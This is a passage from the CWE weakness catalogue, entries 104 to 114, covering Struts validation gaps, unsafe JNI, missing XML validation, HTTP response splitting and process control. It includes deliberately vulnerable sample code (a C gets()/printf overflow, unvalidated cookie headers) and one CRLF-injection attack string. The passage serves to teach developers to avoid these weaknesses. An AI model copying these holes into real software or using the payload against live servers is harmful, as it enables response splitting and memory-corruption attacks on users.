Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		101	Struts Validation Problems	699	145
ChildOf		573	Failure to Follow Specification	1000	680
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850

Relationship Notes

This could introduce other weaknesses related to missing input validation.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Erroneous validate() Method

Maintenance Notes

The current description implies a loose composite of two separate weaknesses, so this node might need to be split or converted into a low-level category.

CWE-104: Struts: Form Bean Does Not Extend Validation Class

Weakness ID: 104 (Weakness Variant)

Status: Draft

Description**Summary**

If a form bean does not extend an ActionForm subclass of the Validator framework, it can expose the application to other weaknesses related to insufficient input validation.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Common Consequences

Bypassing the validation framework for a form exposes the application to numerous types of attacks. Unchecked input is an important component of vulnerabilities like cross-site scripting, process control, and SQL injection.

Confidentiality

Integrity

Availability

Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

Demonstrative Examples

In the following Java example the class RegistrationForm is a Struts framework ActionForm Bean that will maintain user information from a registration webpage for an online business site. The user will enter registration data and through the Struts framework the RegistrationForm bean will maintain the user data.

Java Example:

Bad Code

```
public class RegistrationForm extends org.apache.struts.action.ActionForm {
    // private variables for registration form
    private String name;
    private String email;
    ...
    public RegistrationForm() {
        super();
    }
    // getter and setter methods for private variables
    ...
}
```

However, the RegistrationForm class extends the Struts ActionForm class which does not allow the RegistrationForm class to use the Struts validator capabilities. When using the Struts framework to maintain user data in an ActionForm Bean, the class should always extend one of the validator classes, ValidatorForm, ValidatorActionForm, DynaValidatorForm or DynaValidatorActionForm. These validator classes provide default validation and the validate method for custom validation for the Bean object to use for validating input data. The following Java example shows the RegistrationForm class extending the ValidatorForm class and implementing the validate method for validating input data.

Java Example:

Good Code

```
public class RegistrationForm extends org.apache.struts.validator.ValidatorForm {
    // private variables for registration form
    private String name;
    private String email;
    ...
    public RegistrationForm() {
        super();
    }
    public ActionErrors validate(ActionMapping mapping, HttpServletRequest request) {...}
    // getter and setter methods for private variables
    ...
}
```

Note that the ValidatorForm class itself extends the ActionForm class within the Struts framework API.

Potential Mitigations

All forms must extend one of the Validation Class (See Context notes).

Background Details

In order to use the Struts Validator, a form must extend one of the following: ValidatorForm, ValidatorActionForm, DynaValidatorActionForm, and DynaValidatorForm. You must extend one of these classes because the Struts Validator ties in to your application by implementing the validate() method in these classes. Forms derived from the ActionForm and DynaActionForm classes cannot use the Struts Validator.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	20	Improper Input Validation	700	15
ChildOf	C	101	Struts Validation Problems	699	145
ChildOf	G	573	Failure to Follow Specification	1000	680
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Form Bean Does Not Extend Validation Class

CWE-105: Struts: Form Field Without Validator

Weakness ID: 105 (Weakness Variant)

Status: Draft

Description

Summary

The application has a form field that is not validated by a corresponding validation form, which can introduce other weaknesses related to insufficient input validation.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the following example the Java class RegistrationForm is a Struts framework ActionForm Bean that will maintain user input data from a registration webpage for an online business site. The user will enter registration data and, through the Struts framework, the RegistrationForm bean will maintain the user data in the form fields using the private member variables. The RegistrationForm class uses the Struts validation capability by extending the ValidatorForm class and including the validation for the form fields within the validator XML file, validator.xml.

Good Code

```
public class RegistrationForm extends org.apache.struts.validator.ValidatorForm {
    // private variables for registration form
    private String name;
    private String address;
    private String city;
    private String state;
    private String zipcode;
    private String phone;
    private String email;
    public RegistrationForm() {
        super();
    }
}
```

```

}
// getter and setter methods for private variables
...
}

```

The validator XML file, validator.xml, provides the validation for the form fields of the RegistrationForm.

XML Example:

Bad Code

```

<form-validation>
  <formset>
    <form name="RegistrationForm">
      <field property="name" depends="required">
        <arg position="0" key="prompt.name"/>
      </field>
      <field property="address" depends="required">
        <arg position="0" key="prompt.address"/>
      </field>
      <field property="city" depends="required">
        <arg position="0" key="prompt.city"/>
      </field>
      <field property="state" depends="required,mask">
        <arg position="0" key="prompt.state"/>
        <var>
          <var-name>mask</var-name>
          <var-value>[a-zA-Z]{2}</var-value>
        </var>
      </field>
      <field property="zipcode" depends="required,mask">
        <arg position="0" key="prompt.zipcode"/>
        <var>
          <var-name>mask</var-name>
          <var-value>\d{5}</var-value>
        </var>
      </field>
    </form>
  </formset>
</form-validation>

```

However, in the previous example the validator XML file, validator.xml, does not provide validators for all of the form fields in the RegistrationForm. Validator forms are only provided for the first five of the seven form fields. The validator XML file should contain validator forms for all of the form fields for a Struts ActionForm bean. The following validator.xml file for the RegistrationForm class contains validator forms for all of the form fields.

XML Example:

Good Code

```

<form-validation>
  <formset>
    <form name="RegistrationForm">
      <field property="name" depends="required">
        <arg position="0" key="prompt.name"/>
      </field>
      <field property="address" depends="required">
        <arg position="0" key="prompt.address"/>
      </field>
      <field property="city" depends="required">
        <arg position="0" key="prompt.city"/>
      </field>
      <field property="state" depends="required,mask">
        <arg position="0" key="prompt.state"/>
        <var>
          <var-name>mask</var-name>
          <var-value>[a-zA-Z]{2}</var-value>
        </var>
      </field>
      <field property="zipcode" depends="required,mask">
        <arg position="0" key="prompt.zipcode"/>
        <var>

```

```

    <var-name>mask</var-name>
    <var-value>\d{5}</var-value>
  </var>
</field>
<field property="phone" depends="required,mask">
  <arg position="0" key="prompt.phone"/>
  <var>
    <var-name>mask</var-name>
    <var-value>^[0-9]{3}(-)[0-9]{4}[[0-9]{4}]$</var-value>
  </var>
</field>
<field property="email" depends="required,email">
  <arg position="0" key="prompt.email"/>
</field>
</form>
</formset>
</form-validation>

```

Potential Mitigations

Ensure that you validate all form fields. If a field is unused, it is still important to constrain them so that they are empty or undefined.



Other Notes

Omitting validation for even a single input field may give attackers the leeway they need to compromise your application. Unchecked input is the root cause of some of today's worst and most common software security problems. Cross-site scripting, SQL injection, and process control vulnerabilities can stem from incomplete or absent input validation. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack. Some applications use the same ActionForm for more than one purpose. In situations like this, some fields may go unused under some action mappings. It is critical that unused fields be validated too. Preferably, unused fields should be constrained so that they can only be empty or undefined. If unused fields are not validated, shared business logic in an action may allow attackers to bypass the validation checks that are performed for other uses of the form.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		101	Struts Validation Problems	699	145

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Form Field Without Validator

CWE-106: Struts: Plug-in Framework not in Use

Weakness ID: 106 (Weakness Variant)

Status: Draft

Description

Summary

When an application does not use an input validation framework such as the Struts Validator, there is a greater risk of introducing weaknesses related to insufficient input validation.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the following Java example the class RegistrationForm is a Struts framework ActionForm Bean that will maintain user input data from a registration webpage for an online business site. The user will enter registration data and, through the Struts framework, the RegistrationForm bean will maintain the user data.

Java Example:

Bad Code

```
public class RegistrationForm extends org.apache.struts.action.ActionForm {
    // private variables for registration form
    private String name;
    private String email;
    ...
    public RegistrationForm() {
        super();
    }
    // getter and setter methods for private variables
    ...
}
```

However, the RegistrationForm class extends the Struts ActionForm class which does use the Struts validator plug-in to provide validator capabilities. In the following example, the RegistrationForm Java class extends the ValidatorForm and Struts configuration XML file, struts-config.xml, instructs the application to use the Struts validator plug-in.

Java Example:

Good Code

```
public class RegistrationForm extends org.apache.struts.validator.ValidatorForm {
    // private variables for registration form
    private String name;
    private String email;
    ...
    public RegistrationForm() {
        super();
    }
    public ActionErrors validate(ActionMapping mapping, HttpServletRequest request) {...}
    // getter and setter methods for private variables
    ...
}
```

The plug-in tag of the Struts configuration XML file includes the name of the validator plug-in to be used and includes a set-property tag to instruct the application to use the file, validator-rules.xml, for default validation rules and the file, validation.XML, for custom validation.

XML Example:

Good Code

```
<struts-config>
  <form-beans>
    <form-bean name="RegistrationForm" type="RegistrationForm"/>
  </form-beans>
  ...
  <!-- ===== Validator plugin ===== -->
  <plug-in className="org.apache.struts.validator.ValidatorPlugIn">
    <set-property
      property="pathnames"
      value="/WEB-INF/validator-rules.xml,/WEB-INF/validation.xml"/>
  </plug-in>
</struts-config>
```

Potential Mitigations

Use an input validation framework such as Struts.

Other Notes





Unchecked input is the leading cause of vulnerabilities in J2EE applications. Unchecked input leads to cross-site scripting, process control, and SQL injection vulnerabilities, among others. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker

may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack. To prevent such attacks, use the Struts Validator to check all program input before it is processed by the application. Ensure that there are no holes in your configuration of the Struts Validator. Example uses of the validator include checking to ensure that: * Phone number fields contain only valid characters in phone numbers * Boolean values are only "T" or "F" * Free-form strings are of a reasonable length and composition

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		101	Struts Validation Problems	699	145
ChildOf		693	Protection Mechanism Failure	1000	814
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Plug-in Framework Not In Use

CWE-107: Struts: Unused Validation Form

Weakness ID: 107 (Weakness Variant)

Status: Draft

Description

Summary

An unused validation form indicates that validation logic is not up-to-date.

Extended Description

It is easy for developers to forget to update validation logic when they remove or rename action form mappings. One indication that validation logic is not being properly maintained is the presence of an unused validation form.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the following example the class RegistrationForm is a Struts framework ActionForm Bean that will maintain user input data from a registration webpage for an online business site. The user will enter registration data and, through the Struts framework, the RegistrationForm bean will maintain the user data in the form fields using the private member variables. The RegistrationForm class uses the Struts validation capability by extending the ValidatorForm class and including the validation for the form fields within the validator XML file, validator.xml.

Java Example:

Bad Code

```
public class RegistrationForm extends org.apache.struts.validator.ValidatorForm {
    // private variables for registration form
    private String name;
    private String address;
    private String city;
    private String state;
    private String zipcode;
    // no longer using the phone form field
    // private String phone;
    private String email;
    public RegistrationForm() {
```

```

super();
}
// getter and setter methods for private variables
...
}

```

XML Example:

Bad Code

```

<form-validation>
  <formset>
    <form name="RegistrationForm">
      <field property="name" depends="required">
        <arg position="0" key="prompt.name"/>
      </field>
      <field property="address" depends="required">
        <arg position="0" key="prompt.address"/>
      </field>
      <field property="city" depends="required">
        <arg position="0" key="prompt.city"/>
      </field>
      <field property="state" depends="required,mask">
        <arg position="0" key="prompt.state"/>
        <var>
          <var-name>mask</var-name>
          <var-value>[a-zA-Z]{2}</var-value>
        </var>
      </field>
      <field property="zipcode" depends="required,mask">
        <arg position="0" key="prompt.zipcode"/>
        <var>
          <var-name>mask</var-name>
          <var-value>\d{5}</var-value>
        </var>
      </field>
      <field property="phone" depends="required,mask">
        <arg position="0" key="prompt.phone"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[0-9]{3}(-|[0-9]{4})[0-9]{4}$</var-value>
        </var>
      </field>
      <field property="email" depends="required,email">
        <arg position="0" key="prompt.email"/>
      </field>
    </form>
  </formset>
</form-validation>

```

However, the validator XML file, `validator.xml`, for the `RegistrationForm` class includes the validation form for the user input form field "phone" that is no longer used by the input form and the `RegistrationForm` class. Any validation forms that are no longer required should be removed from the validator XML file, `validator.xml`.

The existence of unused forms may be an indication to attackers that this code is out of date or poorly maintained.




Potential Mitigations

Remove the unused Validation Form from the `validation.xml` file.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		101	Struts Validation Problems	699	145
ChildOf		398	Indicator of Poor Code Quality	1000	508

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Unused Validation Form

CWE-108: Struts: Unvalidated Action Form

Weakness ID: 108 (Weakness Variant)

Status: Incomplete

Description

Summary

Every Action Form must have a corresponding validation form.

Extended Description

If a Struts Action Form Mapping specifies a form, it must have a validation form defined under the Struts Validator.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Common Consequences

If an action form mapping does not have a validation form defined, it may be vulnerable to a number of attacks that rely on unchecked input. Unchecked input is the root cause of some of today's worst and most common software security problems. Cross-site scripting, SQL injection, and process control vulnerabilities all stem from incomplete or absent input validation.

Confidentiality

Integrity

Availability

Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

Potential Mitigations

Map every Action Form to a corresponding validation form.




Other Notes

An action or a form may perform validation in other ways, but the Struts Validator provides an excellent way to verify that all input receives at least a basic level of checking. Without this approach, it is difficult, and often impossible, to establish with a high level of confidence that all input is validated.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name		Page
ChildOf		20	Improper Input Validation		700 1000 15
ChildOf		101	Struts Validation Problems		699 145

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Unvalidated Action Form

CWE-109: Struts: Validator Turned Off

Weakness ID: 109 (Weakness Variant)

Status: Draft

Description

Summary

Automatic filtering via a Struts bean has been turned off, which disables the Struts Validator and custom validation logic. This exposes the application to other weaknesses related to insufficient input validation.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

An action form mapping that disables validation.

XML Example:

Bad Code

```
<action path="/download"
type="com.website.d2.action.DownloadAction"
name="downloadForm"
scope="request"
input=".download"
validate="false">
</action>
```

Disabling validation exposes this action to numerous types of attacks. Unchecked input is the root cause of vulnerabilities like cross-site scripting, process control, and SQL injection. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

Potential Mitigations

Ensure that an action form mapping enables validation. In the included demonstrative example, the validate field should be set to true.





Other Notes

The Action Form mapping in the demonstrative example disables the form's validate() method. The Struts bean: write tag automatically encodes special HTML characters, replacing a < with "<" and a > with ">". This action can be disabled by specifying filter="false" as an attribute of the tag to disable specified JSP pages. However, being disabled makes these pages susceptible to cross-site scripting attacks. An attacker may be able to insert malicious scripts as user input to write to these JSP pages.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		20	Improper Input Validation	<input checked="" type="checkbox"/>	700 15
ChildOf		101	Struts Validation Problems	<input checked="" type="checkbox"/>	699 145
ChildOf		693	Protection Mechanism Failure	<input checked="" type="checkbox"/>	1000 814
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	<input checked="" type="checkbox"/>	711 850

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Validator Turned Off

CWE-110: Struts: Validator Without Form Field

Weakness ID: 110 (Weakness Variant)

Status: Draft

Description

Summary

Validation fields that do not appear in forms they are associated with indicate that the validation logic is out of date.

Extended Description

It is easy for developers to forget to update validation logic when they make changes to an ActionForm class. One indication that validation logic is not being properly maintained is inconsistencies between the action form and the validation form.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- Java

Common Consequences

It is critically important that validation logic be maintained and kept in sync with the rest of the application. Unchecked input is the root cause of some of today's worst and most common software security problems. Cross-site scripting, SQL injection, and process control vulnerabilities all stem from incomplete or absent input validation.

Demonstrative Examples

Example 1:

An action form with two fields.

Java Example:

Bad Code

```
public class DateRangeForm extends ValidatorForm {
    String startDate, endDate;
    public void setStartDate(String startDate) {
        this.startDate = startDate;
    }
    public void setEndDate(String endDate) {
        this.endDate = endDate;
    }
}
```

This example shows an action form that has two fields, startDate and endDate.

Example 2:

A validation form with a third field.

XML Example:

Bad Code

```
<form name="DateRangeForm">
  <field property="startDate" depends="date">
    <arg0 key="start.date"/>
  </field>
  <field property="endDate" depends="date">
    <arg0 key="end.date"/>
  </field>
  <field property="scale" depends="integer">
    <arg0 key="range.scale"/>
  </field>
</form>
```

This example lists a validation form for the action form. The validation form lists a third field: scale. The presence of the third field suggests that DateRangeForm was modified without taking validation into account.

Potential Mitigations

To find the issue in the implementation, manual checks or automated static analysis could be applied to the xml configuration files.

Other Notes

Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker

may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		101	Struts Validation Problems	699	145
ChildOf		398	Indicator of Poor Code Quality	1000	508

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Validator Without Form Field

CWE-111: Direct Use of Unsafe JNI

Weakness ID: 111 (Weakness Base)

Status: Draft

Description

Summary

When a Java application uses the Java Native Interface (JNI) to call code written in another programming language, it can expose the application to weaknesses in that code, even if those weaknesses cannot occur in Java.

Extended Description

Many safety features that programmers may take for granted simply do not apply for native code, so you must carefully review all such code for potential problems. The languages used to implement native code may be more susceptible to buffer overflows and other attacks. Native code is unprotected by the security features enforced by the runtime environment, such as strong typing and array bounds checking.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The following code defines a class named Echo. The class declares one native method (defined below), which uses C to echo commands entered on the console back to the user. The following C code defines the native method implemented in the Echo class:

Java Example:

Bad Code

```
class Echo {
    public native void runEcho();
    static {
        System.loadLibrary("echo");
    }
    public static void main(String[] args) {
        new Echo().runEcho();
    }
}
```

C Example:

Bad Code

```
#include <jni.h>
#include "Echo.h"//the java class above compiled with javah
#include <stdio.h>
JNIEXPORT void JNICALL
Java_Echo_runEcho(JNIEnv *env, jobject obj)
{
```



```
char buf[64];  
gets(buf);  
printf(buf);  
}
```

Because the example is implemented in Java, it may appear that it is immune to memory issues like buffer overflow vulnerabilities. Although Java does do a good job of making memory operations safe, this protection does not extend to vulnerabilities occurring in source code written in other languages that are accessed using the Java Native Interface. Despite the memory protections offered in Java, the C code in this example is vulnerable to a buffer overflow because it makes use of `gets()`, which does not perform any bounds checking on its input. The Sun Java(TM) Tutorial provides the following description of JNI [See Reference]: The JNI framework lets your native method utilize Java objects in the same way that Java code uses these objects. A native method can create Java objects, including arrays and strings, and then inspect and use these objects to perform its tasks. A native method can also inspect and use objects created by Java application code. A native method can even update Java objects that it created or that were passed to it, and these updated objects are available to the Java application. Thus, both the native language side and the Java side of an application can create, update, and access Java objects and then share these objects between them. The vulnerability in the example above could easily be detected through a source code audit of the native method implementation. This may not be practical or possible depending on the availability of the C source code and the way the project is built, but in many cases it may suffice. However, the ability to share objects between Java and native methods expands the potential risk to much more insidious cases where improper data handling in Java may lead to unexpected vulnerabilities in native code or unsafe operations in native code corrupt data structures in Java. Vulnerabilities in native code accessed through a Java application are typically exploited in the same manner as they are in applications written in the native language. The only challenge to such an attack is for the attacker to identify that the Java application uses native code to perform certain operations. This can be accomplished in a variety of ways, including identifying specific behaviors that are often implemented with native code or by exploiting a system information leak in the Java application that exposes its use of JNI [See Reference].

Potential Mitigations

- Implement error handling around the JNI call.
- Do not use JNI calls if you don't trust the native library.
- Be reluctant to use JNI calls. A Java API equivalent may exist.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	699 700	15
ChildOf		695	Use of Low-Level Functionality	1000	816

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Unsafe JNI

References

- Fortify Software. "Fortify Descriptions". < <http://vulncat.fortifysoftware.com> >.
- B. Stearns. "The Java(TM) Tutorial: The Java Native Interface". Sun Microsystems. 2005. < <http://java.sun.com/docs/books/tutorial/native1.1/> >.

CWE-112: Missing XML Validation

Weakness ID: 112 (Weakness Base)

Status: Draft

Description

Summary

The software accepts XML from an untrusted source but does not validate the XML against the proper schema.

Extended Description

Most successful attacks begin with a violation of the programmer's assumptions. By accepting an XML document without validating it against a DTD or XML schema, the programmer leaves a door open for attackers to provide unexpected, unreasonable, or malicious input.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The following code loads an XML file without validating it against a known XML Schema or DTD.

Java Example:

Bad Code

```
// Read DOM
try {
  ...
  DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
  factory.setValidating( false );
  ....
  c_dom = factory.newDocumentBuilder().parse( xmlFile );
} catch(Exception ex) {
  ...
}
```

Example 2:

The following code excerpt creates a non-validating XML DocumentBuilder object (one that doesn't validate an XML document against a schema).

Java Example:

Bad Code

```
DocumentBuilderFactory builderFactory = DocumentBuilderFactory.newInstance();
builderFactory.setNamespaceAware(true);
DocumentBuilder builder = builderFactory.newDocumentBuilder();
```

Potential Mitigations

Always validate XML input against a known XML Schema or DTD.

Other Notes

It is not possible for an XML parser to validate all aspects of a document's content; a parser cannot understand the complete semantics of the data. However, a parser can do a complete and thorough job of checking the document's structure and therefore guarantee to the code that processes the document that the content is well-formed.

Weakness Ordinalities

Primary (*where the weakness exists independent of other weaknesses*)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		20	Improper Input Validation		699 700 1000

Causal Nature

Explicit (*an explicit weakness resulting from behavior of the developer*)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Missing XML Validation

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
99	XML Parser Attack	

CWE-113: Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')

Weakness ID: 113 (Weakness Base)

Status: Incomplete

Description

Summary

The software receives data from an upstream component, but does not neutralize or incorrectly neutralizes CR and LF characters before the data is included in outgoing HTTP headers.

Extended Description

Including unvalidated data in an HTTP header allows an attacker to specify the entirety of the HTTP response rendered by the browser. When an HTTP request contains unexpected CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n) characters the server may respond with an output stream that is interpreted as two different HTTP responses (instead of one). An attacker can control the second response and mount attacks such as cross-site scripting and cache poisoning attacks.

HTTP response splitting weaknesses may be present when:

1. Data enters a web application through an untrusted source, most frequently an HTTP request.
2. The data is included in an HTTP response header sent to a web user without being validated for malicious characters.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

CR and LF characters in an HTTP header may give attackers control of the remaining headers and body of the response the application intends to send, as well as allowing them to create additional responses entirely under their control.

Demonstrative Examples

Example 1:

The following code segment reads the name of the author of a weblog entry, author, from an HTTP request and sets it in a cookie header of an HTTP response.

Java Example:

Bad Code

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Assuming a string consisting of standard alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:

Good Code

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

However, because the value of the cookie is formed of unvalidated user input the response will only maintain this form if the value submitted for AUTHOR_PARAM does not contain any CR and LF characters. If an attacker submits a malicious string, such as

Attack

```
Wiley Hacker\r\nHTTP/1.1 200 OK\r\n
```

then the HTTP response would be split into two responses of the following form:

Bad Code

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker HTTP/1.1 200 OK
...
```

Clearly, the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability of attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including:

- cross-user defacement
- web and browser cache poisoning
- cross-site scripting
- page hijacking

Example 2:

An attacker can make a single request to a vulnerable server that will cause the sever to create two responses, the second of which may be misinterpreted as a response to a different request, possibly one made by another user sharing the same TCP connection with the sever. This can be accomplished by convincing the user to submit the malicious request themselves, or remotely in situations where the attacker and the user share a common TCP connection to the server, such as a shared proxy server.

In the best case, an attacker can leverage this ability to convince users that the application has been hacked, causing users to lose confidence in the security of the application.

In the worst case, an attacker may provide specially crafted content designed to mimic the behavior of the application but redirect private information, such as account numbers and passwords, back to the attacker.

Example 3:

The impact of a maliciously constructed response can be magnified if it is cached either by a web cache used by multiple users or even the browser cache of a single user. If a response is cached in a shared web cache, such as those commonly found in proxy servers, then all users of that cache will continue receive the malicious content until the cache entry is purged. Similarly, if the response is cached in the browser of an individual user, then that user will continue to receive the malicious content until the cache entry is purged, although the user of the local browser instance will be affected.

Example 4:

Once attackers have control of the responses sent by an application, they have a choice of a variety of malicious content to provide users. Cross-site scripting is common form of attack where malicious JavaScript or other code included in a response is executed in the user's browser. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

The most common and dangerous attack vector against users of a vulnerable application uses JavaScript to transmit session and authentication information back to the attacker who can then take complete control of the victim's account.

Example 5:

In addition to using a vulnerable application to send malicious content to a user, the same root vulnerability can also be leveraged to redirect sensitive content generated by the server and intended for the user to the attacker instead. By submitting a request that results in two responses, the intended response from the server and the response generated by the attacker,

an attacker can cause an intermediate node, such as a shared proxy server, to misdirect a response generated by the server for the user to the attacker.

Because the request made by the attacker generates two responses, the first is interpreted as a response to the attacker's request, while the second remains in limbo. When the user makes a legitimate request through the same TCP connection, the attacker's request is already waiting and is interpreted as a response to the victim's request. The attacker then sends a second request to the server, to which the proxy server responds with the server generated request intended for the victim, thereby compromising any sensitive information in the headers or body of the response intended for the victim.

Observed Examples

Reference	Description
CVE-2004-1620	HTTP response splitting via CRLF in parameter related to URL.
CVE-2004-1656	HTTP response splitting via CRLF in parameter related to URL.
CVE-2004-1687	Chain: HTTP response splitting via CRLF in parameter related to URL.
CVE-2004-2146	Application accepts CRLF in an object ID, allowing HTTP response splitting.
CVE-2004-2512	Response splitting via CRLF in PHPSESSID.
CVE-2005-1951	Chain: Application accepts CRLF in an object ID, allowing HTTP response splitting.
CVE-2005-2060	Bulletin board allows response splitting via CRLF in parameter.
CVE-2005-2065	Bulletin board allows response splitting via CRLF in parameter.

Potential Mitigations

Construct HTTP headers very carefully, avoiding the use of non-validated input data.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		20	Improper Input Validation	700	15
CanPrecede		79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	1000	96
ChildOf		93	Improper Neutralization of CRLF Sequences ('CRLF Injection')	1000	129
ChildOf		442	Web Problems	699	561

Theoretical Notes

HTTP response splitting is probably only multi-factor in an environment that uses intermediaries.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		HTTP response splitting
7 Pernicious Kingdoms		HTTP Response Splitting
WASC	25	HTTP Response Splitting

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
31	Accessing/Intercepting/Modifying HTTP Cookies	
34	HTTP Response Splitting	
63	Simple Script Injection	
85	Client Network Footprinting (using AJAX/XSS)	

References

OWASP. "OWASP TOP 10". < http://www.owasp.org/index.php/Top_10_2007 >.

CWE-114: Process Control

Weakness ID: 114 (*Weakness Base*)

Status: Incomplete

Description

Summary

Executing commands or loading libraries from an untrusted source or in an untrusted environment can cause an application to execute malicious commands (and payloads) on behalf of an attacker.

Extended Description

Process control vulnerabilities take two forms: 1. An attacker can change the command that the program executes: the attacker explicitly controls what the command is. 2. An attacker can change the environment in which the command executes: the attacker implicitly controls what the command means. Process control vulnerabilities of the first type occur when either data enters the application from an untrusted source and the data is used as part of a string representing a command that is executed by the application. By executing the command, the application gives an attacker a privilege or capability that the attacker would not otherwise have.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The following code uses `System.loadLibrary()` to load code from a native library named `library.dll`, which is normally found in a standard system directory.

Java Example:

